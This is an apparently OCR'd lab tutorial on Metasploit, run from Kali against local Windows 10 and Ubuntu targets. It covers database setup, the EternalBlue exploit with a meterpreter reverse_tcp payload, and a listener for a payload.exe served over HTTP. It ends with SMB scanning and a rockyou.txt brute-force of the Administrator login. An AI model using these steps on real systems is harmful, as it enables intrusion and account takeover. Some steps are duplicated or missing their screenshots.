Metasploit3

Metasploit is a penetration testing tool which is used for performing security assessment and vulnerability validation.

Metsploit Pro enables you to automate taska in discovery and explotation phases of penetration testing and also provides you with tools to perform manual testing phase.


Now we start invertigate Matasploit deeply, for that reson we have kali as a host and windows10 and ubuntu as a target.

Setup Metasploit Locally with PostgreSQL:

Metasploit uses PostgreSQL to store scan results, hosts, vulnerabilities, loot, and session data. Without it, you can't use `db_nmap`, `hosts`, `services`, `loot`, etc.

Step1: Install PostgreSQL:

Install PosgreSQL, since we'll use Kali Linux as a host so its's already been installed.



check for installation:

```
┌──(nigar㉿kali)-[/]
└─$ psql --version
psql (PostgreSQL) 18.3 (Debian 18.3-1+b1)
```

Step2: Start PostgreSLQ service and use “sudo systemctl status postgresql” for checking:

```
┌──(nigar㉿kali)-[/]
└─$ sudo systemctl start postgresql

┌──(nigar㉿kali)-[/]
└─$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql

┌──(nigar㉿kali)-[/]
└─$ sudo systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; enabled; preset: disabled)
     Active: active (exited) since Sun 2026-05-24 09:06:27 EDT; 11min ago
 Invocation: 466445b2aa9541e6a9120cd23530d6c9
   Main PID: 83611 (code=exited, status=0/SUCCESS)
   Mem peak: 2M
        CPU: 15ms

May 24 09:06:27 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
May 24 09:06:27 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

Step3: create a PostgreSQL user for Meatsploit:

Use “sudo -u postgres psql” for swtching the postgres system user:

```
postgres=# CREATE USER msf WITH PASSWORD 'msf_admin';
CREATE ROLE
postgres=# \q
```

Step4: Create a PostgreSQL database for Metasploit:

```
postgres=# CREATE DATABASE msf_database OWNER msf;
CREATE DATABASE
postgres=# \q
```

Give the full priviledges to user:

```
postgres=# GRANT ALL PRIVILEGES ON DATABASE msf_database TO msf;
GRANT
```

Step5: Initialize the Metasploit Database:


Use the built-in `msfdb` tool:

```bash
sudo msfdb init
```

If Metasploit is already installed and you want to connect to your manually created DB, you can configure it:

```bash
sudo msfdb stop
sudo nano /etc/metasploit/database.yml
```

the file should look like:



Metasploit has a built-in tool for this:

```bash
sudo msfdb init
```

If you want to point it at your manually created DB instead, edit the config file:


```bash
sudo nano /usr/share/metasploit-framework/config/database.yml
```

Step6: Verify Databade Connction

```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > hossts
```

Basic Usage of Metasploit:


Step1: Start the Metasploit Console:




Step2: Search for Exploits

You can search for name, CVE, platform and so on:


1.search by name:



2.Search by CVE:



3.Search by platform:



Step3: Select an exploit by using “use” command and type “info” for more information.

Step4: Set exploit options

Use “show” command to see all options and then we’ll see something like following:

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embed
                                             ded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                              target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Then set the tahrget IP and port and use “show options” for confirming:

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT => 445
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.1.10     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embed
                                             ded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                              target machines.
```

Step5: Set the Payload

To view all available payloads use “show payloads” and chose the approriate one:

```
msf exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                           Disclosure Date  Rank    Check  Description
   -   ----                                           ---------------  ----    -----  -----------
   0   payload/generic/custom                         .                normal  No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm             .                normal  No     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                 .                normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp              .                normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                   .                normal  No     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp       .                normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid  .                normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Suppor
t
   7   payload/windows/x64/custom/bind_named_pipe     .                normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
   8   payload/windows/x64/custom/bind_tcp            .                normal  No     Windows shellcode stage, Windows x64 Bind TCP Stager
   9   payload/windows/x64/custom/bind_tcp_rc4        .                normal  No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   10  payload/windows/x64/custom/bind_tcp_uuid       .                normal  No     Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)
   11  payload/windows/x64/custom/reverse_http        .                normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Payload types explained:

Payload	Description
`meterpreter/reverse_tcp`	Target connects BACK to you (most common)
`meterpreter/bind_tcp`	You connect TO the target
`shell/reverse_tcp`	Simple command shell, no Meterpreter

Step6: Set LHOST and LPORT

Set your own IP and Port which will be used for listening

```
┌──(nigar㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d5:97:ce brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 84382sec preferred_lft 84382sec
    inet6 fd17:625c:f037:2:5bca:bb49:942f:a1c/64 scope global temporary dynamic
       valid_lft 86297sec preferred_lft 14297sec
    inet6 fd17:625c:f037:2:a00:27ff:fed5:97ce/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86297sec preferred_lft 14297sec
    inet6 fe80::a00:27ff:fed5:97ce/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


```
nigar@kali: ~   nigar@kali: ~
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Step7:Run the exploit


Use “run” command for execute the payload and then you’ll see Meterpreter session and after that you can use post exploitation commands for getting more info about target.

Create and Use a Simple Payload (Windows 10)

Step 1 & 2 — Generate the Payload



check for creation:



Step 3 — Execute the Payload

First — Start Listener on Kali

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.2.15
set LPORT 4444
run
```

You'll see session created.

Then — Transfer payload.exe to Windows 10 Target

Option 1: Python HTTP Server (easiest)

```
# On Kali — host the file
cd /home/kali
```

```
python3 -m http.server 8080
```

Then on the **Windows 10 machine**, open browser and go to:

```
http://10.0.2.15:8080/payload.exe
```

Download and run it.

Back on Kali — Session Opens!

```
[*] Sending stage to 10.0.2.X
[*] Meterpreter session 1 opened
meterpreter >
```

Part 4: Auxiliary Modules (Windows 10)

Step 1 — Start Metasploit

```
msfconsole
```

Step 2 — Search Relevant Modules

```
search type:auxiliary platform:windows
search type:auxiliary scanner smb
search type:auxiliary scanner rdp
```

Step 3 — TCP Port Scan (same as Linux)

```
use auxiliary/scanner/portscan/tcp
set RHOSTS <windows-10-ip>
set PORTS 1-1000
set THREADS 50
run
```

Windows-Specific Auxiliary Modules

SMB Version Scanner

```
use auxiliary/scanner/smb/smb_version
set RHOSTS <windows-10-ip>
run
```

SMB MS17-010 Vulnerability Check (EternalBlue)

```
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS <windows-10-ip>
run
```

Output if vulnerable:

```
[+] Host is likely VULNERABLE to MS17-010!
```

RDP Scanner

```
use auxiliary/scanner/rdp/rdp_scanner
set RHOSTS <windows-10-ip>
set RPORT 3389
run
```

SMB Login Brute Force

```
use auxiliary/scanner/smb/smb_login
set RHOSTS <windows-10-ip>
set SMBUser Administrator
set PASS_FILE /usr/share/wordlists/rockyou.txt
run
```